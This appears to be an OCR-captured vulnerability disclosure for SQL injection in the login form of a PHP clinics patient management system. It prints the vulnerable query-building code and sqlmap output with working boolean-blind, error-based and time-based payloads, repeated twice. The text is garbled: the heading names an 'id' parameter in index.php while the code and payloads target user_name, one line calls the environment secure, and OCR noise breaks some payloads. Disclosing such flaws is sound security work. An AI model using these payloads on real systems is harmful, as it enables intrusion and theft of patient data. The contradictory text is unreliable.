

SQL injection vulnerability exists in id parameter of index.php file of clinics patient management system
Important user data or system data may be leaked and system security may be compromised
The environment is secure and the information can be used by malicious users.



```
    if(isset($_POST['login'])) {
    $userName = $_POST['user_name'];
    $password = $_POST['password'];

    $encryptedPassword = md5($password);

    $query = "select `id`, `display_name`, `user_name`,
 `profile_picture` from `users`
where `user_name` = '$userName' and
 `password` = '$encryptedPassword';";
```



```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user_name (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: user_name=admin' AND 7611=7611 AND 'UDzF'='UDzF&password=admin12
3&login=

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
 clause (GTID_SUBSET)
    Payload: user_name=admin' AND GTID_SUBSET(CONCAT(0×716a7a7171,(SELECT (EL
T(7705=7705,1))),0×717a6b6a71),7705) AND 'iREO'='iREO&password=admin123&login
=

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: user_name=admin' AND (SELECT 6807 FROM (SELECT(SLEEP(5)))kKcA) A
ND 'YvzK'='YvzK&password=admin123&login=
---
```

"

---

Parameter: user_name (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: user_name=admin' AND 7611=7611 AND 'UDzF'='UDzF&password=admin123&login=

Type: error-based

Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)

Payload: user_name=admin' AND GTID_SUBSET(CONCAT(0x716a7a7171,(SELECT (ELT(7705=7705,1))),0x717a6b6a71),7705) AND 'iREO'='iREO&password=admin123&login=

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: user_name=admin' AND (SELECT 6807 FROM (SELECT(SLEEP(5)))kKcA) AND

```
'YvzK'='YvzK&password=admin123&login=
---
“
```

Source Download：

https://www.sourcecodester.com/php-clinics-patient-management-system-source-code